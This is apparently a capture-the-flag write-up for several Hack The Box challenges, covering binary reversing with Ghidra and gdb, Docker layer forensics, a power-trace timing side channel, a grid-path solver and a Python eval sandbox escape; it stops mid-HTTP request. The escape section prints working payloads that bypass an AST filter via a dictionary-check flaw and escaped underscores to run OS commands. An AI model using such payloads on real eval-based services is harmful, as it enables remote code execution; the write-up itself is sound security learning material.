So first we have to find 'main', we do this by browsing to the entrypoint function, named 'entry' in Ghidra. There we can see a call to '__libc_start_main'. All normal linux libc binaries call '__libc_start_main' with the address of the real 'main' function as the first argument (marked in red). So if we follow that symbol we will find our 'main'.

```
1
2  void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
3
4  {
5    undefined8 in_stack_00000000;
6    undefined auStack8 [8];
7
8    __libc_start_main(FUN_0010c450,in_stack_00000000,&stack0x00000008,FUN_0010d460,FUN_0010d4d0,
9                      param_3,auStack8);
10   do {
11                     /* WARNING: Do nothing block with infinite loop */
12   } while( true );
13 }
14
```

Apparently that function just calls some other function:

```
1
2  undefined8 FUN_0010c450(void)
3
4  {
5    FUN_0010c220();
6    return 0;
7  }
```

So we just keep on going to the next function. And finally there we find something looking like our main.

```
2  void FUN_0010c220(void)
3
4  {
5    bool bVar1;
6    byte bVar2;
7    long in_FS_OFFSET;
8    byte local_241;
9    uint local_234;
10   char local_219;
11   basic_ifstream<char,std::char_traits<char>> local_218 [520];
12   long local_10;
13
14   local_10 = *(long *)(in_FS_OFFSET + 0x28);
15   std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream((char *)local_218,0x10e004)
16                     /* try { // try from 0010c25e to 0010c400 has its CatchHandler @ 0010c2a5
17   bVar2 = std::basic_ifstream<char,std::char_traits<char>>::is_open();
18   if ((bVar2 & 1) == 0) {
19     std::operator<<((basic_ostream *)&std::cout,"Could not find credentials\n");
20                     /* WARNING: Subroutine does not return */
21     exit(-1);
22   }
23   bVar1 = true;
24   local_234 = 0;
25   while( true ) {
26     local_241 = 0;
27     if (local_234 < 0x19) {
28       local_241 = std::basic_ios<char,std::char_traits<char>>::good();
29     }
30     if ((local_241 & 1) == 0) break;
31     std::basic_istream<char,std::char_traits<char>>::get((char *)local_218);
32     bVar2 = (***(code ***)(&PTR_PTR_00117880)[(byte)(&DAT_0010e090)[(int)local_234]])();
33     if ((int)local_219 != (uint)bVar2) {
34       bVar1 = false;
35     }
36     local_234 = local_234 + 1;
37   }
38   if (bVar1) {
39     std::operator<<((basic_ostream *)&std::cout,"Credentials Accepted! Vault Unlocking...\n");
40   }
41   else {
42     std::operator<<((basic_ostream *)&std::cout,
43                     "Incorrect Credentials - Anti Intruder Sequence Activated...\n");
44   }
45   std::basic_ifstream<char,std::char_traits<char>>::~basic_ifstream(local_218);
46   if (*(long *)(in_FS_OFFSET + 0x28) == local_10) {
47     return;
48   }
49                     /* WARNING: Subroutine does not return */
50   __stack_chk_fail();
51 }
52
```

We can see that the function tries to open some file. Because the binary was written in C++, evident from the 'std::basic...'-stuff, Ghidra will not be able to decompile it entirely correctly. So some functions might be missing some arguments. We quickly see that the main structure of the program is a while loop with an if-branch afterward. In each iteration of the loop, we read one byte from the input file (line 31), do something mysterious (line 32), and then compare our input byte with the result of the mysterious line. If they are not equal, we will print "Incorrect Credentials". Only if all those comparisons are equal will we print "Credentials Accepted". So we make a guess that the mysterious line produces the real flag, byte by byte.

We can easily use gdb to break at the comparison, take out the result of the mysterious line, byte by byte and get the flag. Let's do it! We use the following pwntools-script to make it easier for us (named solve.py in the zip):

```
#!/usr/bin/env python3
from pwn import *

flag = b"HTB{" + bytes([0x76])
with open("flag.txt", "wb") as f:
      f.write(flag)
print(flag)

r = gdb.debug("./vault", """b*$rebase(0x0c3a1)
c\n""" + "c\n"*len(flag))

r.interactive()
```

We will brute-force the flag semi-automatically byte by byte. When you run the script, it will launch './vault', start a new terminal with gdb attached to the process, break at the comparison and 'continue' the amount of bytes we have so far. So we can easily run the script, manually copy the contents of RCX and append it as the next byte of 'flag', restart the script and repeat, until we have the entire flag. After some manual work we get:

HTB{vt4bl3s_4r3_c00l_huh}

EDIT: You can fully automate this process using the python-gdb integration built into pwntools. You would then have the following script (named autosolve.py):

```
#!/usr/bin/env python3
from pwn import *

flag_len = 25
with open("flag.txt", "w") as f:
      f.write("A"*flag_len)

flag = bytearray()
r = gdb.debug("./vault", api=True)
r.gdb.execute("b*$rebase(0x0c3a1)")
for i in range(flag_len):
      print(flag)
      r.gdb.continue_and_wait()
      x = r.gdb.execute("i r rcx", to_string=True)
      flag.append(int(x.split(" ")[-1]))
      r.gdb.execute("set $rax = %d" % flag[-1])

print("done:", flag)
```

You break at the comparison, take the value of RCX, containing the next byte of the flag, save it, and set EAX equal to it. Therefore the comparison will always succeed and we will quickly get the entire flag.

Peel back the layers

In this challenge the only thing we get is a docker image. We first need to pull the image:

```
docker pull steammaintainer/gearrepairimage
```

We can now get the image id:

```
axel@axel-ZenBook-UX434FL-UX434FL ~ docker images
REPOSITORY                        TAG                 IMAGE ID            CREATED             SIZE
steammaintainer/gearrepairimage   latest              47f41629f1cf        2 weeks ago         72.8MB
```

With the image id we want to save the image to a .tar file since the tar file will contain all the layers of the image which is what the title of the challenge hints towards. Each layer corresponds to a certain instruction in the docker file. Files can therefore have been deleted in the newest layer that is visible to the user.

```
docker save -o layers.tar 47f41629f1cf
```

After we have extracted the tar file we now grep for the flag recursively:

```
grep -r "HTB"

Binary file
011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77/usr/sha
re/lib/librs.so matches
```

We then run strings on this file to get all printable strings:

```
strings
011c8322f085501548c8d04da497c2d7199f9599e9c02b13edd7a8bbb0f8ee77/usr/sha
re/lib/librs.so

libc.so.6
GLIBC_2.2.5
u/UH
HTB{1_r3H
4lly_l1kH
3_st34mpH
unk_r0b0H
ts!!!}
REMOTE_ADDR
REMOTE_PORT
/bin/sh
```


And there is our flag: HTB{1_r34lly_l1k3_st34mpunk_r0b0ts!!!}

Strike Back

In this challenge we get a pcap file and a dmp file.
We first extract all the files from freesteam.dmp using binwalk:

```
binwalk --dd=".*" freesteam.dmp
```

We get a lot of files, but the pdf file seems especially interesting. In fact if we open it up it gives us the flag.



There is our flag: HTB{1_h0pe_y0u_f0und_1t_0n_t1m3}


We solved this one quite fast, despite the 2 star rating. However this was probably not the intended solution since we only used one of the two files given.


Out of time


In this challenge we get a service that asks for a password and returns an array of 1000 numbers depending on the given password. These numbers are a bit different each time we submit the password, even if the same password is provided.

We know that HTB{ should be the first part of the password (guessing that the password is the flag). It's therefore good to analyze the difference between two signals where we know that a letter is correct in one of them and incorrect in the other one. To do this we decided to use fast fourier transform, this makes the differences clearer.


Here we have 3 results from guessing the passwords A, O and H. Using fft on the array we get from guessing on these passwords.









We can clearly see that something is going on with the H. This is good since it's the first letter of the flag. Continuing doing this we get the following.







We can use the following python script to extract the flag (solve.py in the zip):

```
import time
import socket
import base64
import numpy as np
import string
import time
from tqdm import tqdm
import matplotlib.pyplot as plt


HOST = '167.172.57.19' # This must be changed to the corresponding value
of the live instance
PORT = 30585  # This must be changed to the corresponding value of the
live instance

# This function is used to decode the base64 transmitted power trace
(which is a NumPy array)
def b64_decode_trace(leakage):
      byte_data = base64.b64decode(leakage) # decode base64
      return np.frombuffer(byte_data) # convert binary data into a NumPy
array

def connect_to_socket(option, data):
      data = data.encode()
      with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.connect((HOST, PORT))
            resp_1 = s.recv(1024)
            s.sendall(option)
            resp_2 = s.recv(1024)
            s.sendall(data)

            resp_data = b''
            tmp = s.recv(8096)
            while tmp != b'':
                  resp_data += tmp
```

```
                tmp = s.recv(8096)
            s.close()

            return resp_data

def get_power_trace(password_guess):
      leakage = connect_to_socket(b'1', password_guess)
      power_trace = b64_decode_trace(leakage)
      return power_trace

def solve(password_guess):
      best = -10000
      best_c = ""
      p0 = np.fft.fft(get_power_trace(password_guess+"%"))[1:].real
      for c in tqdm(string.printable):
            p1 = np.fft.fft(get_power_trace(password_guess+c))[1:].real
            val = ((p1-p0)**2).mean().real
            if (val > best):
                  best = val
                  best_c = c

      return password_guess+best_c


password_guess = ""

for i in range(100):
      password_guess = solve(password_guess)
      print (password_guess)
```

What this does is first guessing on "%" which we assume won't be a part of the flag. We then get the square mean of the difference between this and our next guess. We then pick the one with the greatest value. This will result in extracting the character that results in the greatest difference compared to all the other ones. After doing this for a few iterations we get the flag: HTB{c4n7_h1d3_f20m_71m3}.

Insane Bolt

When we connect to the docker instance we get two options:
Viewing the instructions:

And playing the game:

So, we need to find the shortest path in this grid and complete 500 levels moving only down, left or right. We can solve this using bfs, constantly remembering the positions we have visited. Since we are looking for the shortest path we don't want to visit any position twice. We also keep track of all the previous moves.

The following code parses the grid, assigning new strings to each position (we don't want to deal with emojis). We then call the bfs function on this grid with the initial position of the robot. We keep doing this 500 times until we finally get the flag. The full script is below and in solve.py in the zip.

```
from pwn import *
import sys

sys.setrecursionlimit(10000000)

host = "167.172.51.173"
port = 30917

p = remote(host, port)

def bfs(x, y, map, path, seen):
    if (str(x)+str(y) in seen):
        return (0, "")

    seen[str(x)+str(y)] = 1

    if (map[y][x] == 'diamond'):
        return (1, path)

    if (map[y+1][x] != 'fire' and map[y+1][x] != 'death'):
        ret = bfs(x, y+1, map, path+'D', seen)
        if (ret[0] == 1):
            return ret
    if (map[y][x-1] != 'fire' and map[y][x-1] != 'death'):
        ret = bfs(x-1, y, map, path+'L', seen)
        if (ret[0] == 1):
            return ret
    if (map[y][x+1] != 'fire' and map[y][x+1] != 'death'):
        ret = bfs(x+1, y, map, path+'R', seen)
        if (ret[0] == 1):
            return ret

    return (0, "")

def solve(map_str):
    mp = map_str.split(b" ")
    map = []

    row = []
    for i in range(len(mp)):
        if (b'\n' in mp[i]):
            if (len(row) > 0):
                map.append([i for i in row])
                row = []
        elif (b'\xf0\x9f\x94\xa5' in mp[i]):
            row.append("fire")
        elif (b'\xe2\x98\xa0\xef\xb8\x8f' in mp[i]):
            row.append("death")
        elif (b'\xf0\x9f\xa4\x96' in mp[i]):
            row.append("robot")
        elif (b'\xf0\x9f\x94\xa9' in mp[i]):
            row.append("bolt")
```

```
        elif (b'\xf0\x9f\x92\x8e' in mp[i]):
            row.append("diamond")

    for y in range(len(map)):
        for x in range(len(map[y])):
            if (map[y][x] == 'robot'):
                return bfs(x, y, map, "", {})[1]


p.recvuntil('>')
p.sendline('2')

for i in range(500):
    map = p.recvuntil('>')
    sol = solve(map)
    p.sendline(sol)
    a = p.recvline()
    b = p.recvline()
    print (a, b)
p.interactive()
```

We get the flag: HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}

Tree of danger

In this challenge we got an IP and a port to a python service as well as the source code. The service looks like this when connected:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
>
```

Correct input looks like this:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> 1+1
2
```

And disallowed input looks like this:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> print("hi")
Unsafe command detected! The snake approaches...
```

The description for the task reads as follows:

```
As you approach SafetyCorp's headquarters, you come across an enormous
cogwork tree, and as you watch, a mechanical snake slithers out of a
valve, inspecting you carefully. Can you build a disguise, and slip past
it?
```

Ok, so without looking at the actual challenge it seems like we need to smuggle something through the python service.

Could it be a pyjail challenge? Probably. Well trying a bunch of different commands seems to suggest that it only accepts math input and properly formatted strings. It does however allow for adding and multiplying strings as well as using the math package. It seems like malformed input like "+ + + " only yields an error:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> + + +
Traceback (most recent call last):
  File "/app/util.py", line 64, in <module>
    if is_safe(ex):
  File "/app/util.py", line 56, in is_safe
    return is_expression_safe(ast.parse(expr, mode='eval').body)
  File "/usr/local/lib/python3.10/ast.py", line 50, in parse
    return compile(source, filename, mode, flags,
  File "<unknown>", line 1
    + + +
          ^
SyntaxError: unexpected EOF while parsing
```

So it seems like we need properly formatted input as well as avoiding anything disallowed.

Hmmm... is there any way to use the math package to run code? Well not really as far as I know. Malformed strings like " "hi" just cause an error and throws us out. We also found that strings containing an underscore, like "_", are blacklisted.

We probably need to take a look at the source-code (shocker!):

```python
#!/usr/bin/env python3.10
import ast
import math
from typing import Union

def is_expression_safe(node: Union[ast.Expression, ast.AST]) -> bool:
    match type(node):
        case ast.Constant:
            return True
        case ast.List | ast.Tuple | ast.Set:
```

```
            return is_sequence_safe(node)
        case ast.Dict:
            return is_dict_safe(node)
        case ast.Name:
            return node.id == "math" and isinstance(node.ctx, ast.Load)
        case ast.UnaryOp:
            return is_expression_safe(node.operand)
        case ast.BinOp:
            return is_expression_safe(node.left) and is_expression_safe(node.right)
        case ast.Call:
            return is_call_safe(node)
        case ast.Attribute:
            return is_expression_safe(node.value)
        case _:
            return False

def is_sequence_safe(node: Union[ast.List, ast.Tuple, ast.Set]):
    return all(map(is_expression_safe, node.elts))

def is_dict_safe(node: ast.Dict) -> bool:
    for k, v in zip(node.keys, node.values):
        if not is_expression_safe(k) and is_expression_safe(v):
            return False
    return True

def is_call_safe(node: ast.Call) -> bool:
    if not is_expression_safe(node.func):
        return False
    if not all(map(is_expression_safe, node.args)):
        return False
    if node.keywords:
        return False
    return True

def is_safe(expr: str) -> bool:
    for bad in ['_']:
        if bad in expr:
            # Just in case!
            return False
    return is_expression_safe(ast.parse(expr, mode='eval').body)

if __name__ == "__main__":
    print("Welcome to SafetyCalc (tm)!\n"
          "Note: SafetyCorp are not liable for any accidents that may occur while using
SafetyCalc")
    while True:
        ex = input("> ")
        if is_safe(ex):
            try:
                print(eval(ex, {'math': math}, {}))
            except Exception as e:
                print(f"Something bad happened! {e}")
        else:
            print("Unsafe command detected! The snake approaches...")
```

Ok so what it does is take our input, parse it as an ast, check that it is safe and in that case run it with eval(). So if we can get our own code to run in eval() we're pretty much done. However, the checks are really strict. Let's go through the process step by step and see if we can find some mistakes in the code.

So first let's take a look at the main function:

```
if __name__ == "__main__":
    print("Welcome to SafetyCalc (tm)!\n"
          "Note: SafetyCorp are not liable for any accidents that may occur while using
SafetyCalc")
    while True:
        ex = input("> ")
        if is_safe(ex):
            try:
                print(eval(ex, {'math': math}, {}))
            except Exception as e:
                print(f"Something bad happened! {e}")
        else:
            print("Unsafe command detected! The snake approaches...")
```

So it prints a welcome message and then enters an infinite loop where it listens for input and then uses that input to create a response. Nothing really interesting about that. What is interesting is that if "is_safe(<our input>)" returns true our code will be executed by eval().

Ok, let's take a look at is_safe():

```
def is_safe(expr: str) -> bool:
    for bad in ['_']:
        if bad in expr:
            # Just in case!
            return False
    return is_expression_safe(ast.parse(expr, mode='eval').body)
```

Huh, it explicitly checks for underscores before anything else. That might be why even strings couldn't have any. Can we get past that? Well yes. Sending the string "\u005f" (unicode for underscore) is pretty much the same as writing "_". Testing it shows that it works:


```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> "\u005f"

_
>
```

Nice, a small step for man but a giant leap for over-caffeinated me.

So what is it we actually send to `is_expression_safe()`? Well, `ast.parse(expr, mode='eval').body` will return an Abstract Syntax Tree (ast) of expr. So two questions: why `mode='eval'` and what is an ast? Well if the mode was for example 'exec' it would try to run the code, using 'eval' returns the result of the evaluation instead. So in this case we take the

actual ast and send it to is_expression_safe(). Now what is an ast? Most of you reading this probably know, but I'll try to go over it quickly anyhow.

So if you have built some parser on your own you are probably familiar with tokens. An ast is basically splitting the expression or code into tokens and arranging them in a tree structure. If you are not familiar with tokens it's like simplifying the individual parts of an expression into recognisable uniform operations. So 1+1 will become 1, + and 1. If we arrange that into a tree we get something like this:



Real ast's are of course a lot more complex and each node holds several fields. However, for our needs we don't really need to know much more than this. This is also part of how python is interpreted and it's a really cool tool.

Well then let's see what `is_expression_safe()` does with the tree:

```
def is_expression_safe(node: Union[ast.Expression, ast.AST]) -> bool:
    match type(node):
        case ast.Constant:
            return True
        case ast.List | ast.Tuple | ast.Set:
            return is_sequence_safe(node)
        case ast.Dict:
            return is_dict_safe(node)
        case ast.Name:
            return node.id == "math" and isinstance(node.ctx, ast.Load)
        case ast.UnaryOp:
            return is_expression_safe(node.operand)
        case ast.BinOp:
            return is_expression_safe(node.left) and is_expression_safe(node.right)
        case ast.Call:
            return is_call_safe(node)
        case ast.Attribute:
            return is_expression_safe(node.value)
        case _:
            return False
```

Oooh, match case, fancy! So it checks what type of node is at the top and then handles that node accordingly.

So **`constants`**, meaning numbers or strings are always true. Nice, but we can't really do anything with that.

Lists tuples and **sets** are handled by something called `is_sequence_safe()`, let's take a look:

```
def is_sequence_safe(node: Union[ast.List, ast.Tuple, ast.Set]):
    return all(map(is_expression_safe, node.elts))
```

So that basically runs `is_expression_safe()` on all elements in said sequence (which are stored in node.elts). Nothing too exciting here.

Dictionaries (**dict**s, {key:value}) are handled under `is_dict_safe()`:

```
def is_dict_safe(node: ast.Dict) -> bool:
    for k, v in zip(node.keys, node.values):
        if not is_expression_safe(k) and is_expression_safe(v):
            return False
    return True
```

So as a dictionary in python consists of a key and a value this method zips those together and sends them to `is_expression_safe()` to be checked individually. An interesting thing with zip is that it throws away incomplete pairs. Can we create an incomplete pair without a value in a dictionary so that it never checks the key or vice versa? Well maybe, but when looking into this we found something even better.

That if statement, take a close look!

Why is there an "and" and not an "or"? It seems like both k and v need to be incorrect to return false at the end. So what if we make a dictionary that is only half correct? Well:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> {1:print("hi")}
hi
{1: None}
>
```

Nice! We can run something that we shouldn't be able to. That is because a python function call technically always returns something which here is "None" so it's actually a correct output, {1:None}. Now, can we input some useful instructions?
We could try to import the os-package which allows us to run commands on the actual machine and run something like "ls". Let's try!

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> {1:__import__(os).system("ls")}
Unsafe command detected! The snake approaches...
```

Oh yeah, right… The underscores are blacklisted. What great fortune then that we know how to get past that. However there is still a problem, that only works in strings and if we enclose our expression in quotes it will not be executed as it's just handled like a string. Maybe we

can run strings as code with another command? Well, of course. That's what the source code is doing with eval(). Let’s do the same:

```
Welcome to SafetyCalc (tm)!
Note: SafetyCorp are not liable for any accidents that may occur while
using SafetyCalc
> {1:eval("""\u005f\u005fimport\u005f\u005f('os').system('ls')""")}
app
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
{1: 0}
>
```

Well, would you look at that, it works!


There is also an interesting file called flag.txt (what could it possibly be?). Let’s look at it with cat:

```
> {1:eval("""\u005f\u005fimport\u005f\u005f('os').system('cat
flag.txt')""")}
HTB{45ts_4r3_pr3tty_c00l!}{1: 0}
>
```

Cool!
We have the flag: `HTB{45ts_4r3_pr3tty_c00l!}`

Sigma Technology

In this challenge we get a model that labels an image based on 10 categories. Our goal is to modify pixels in an image of a dog to make the model classify the image as a vehicle instead.



If we just modify points randomly we get the following result:

Unfortunately at this point we went the wrong way during the competition. We will therefore divide the solution into two parts: the reasonable way and the way we did it during the competition.

The reasonable way

When submitting the pixels we want to modify we send the following request to the server:

```
POST /point-laser HTTP/1.1
Host: 209.97.132.64:32587
Content-Length: 120
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://209.97.132.64:32587
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
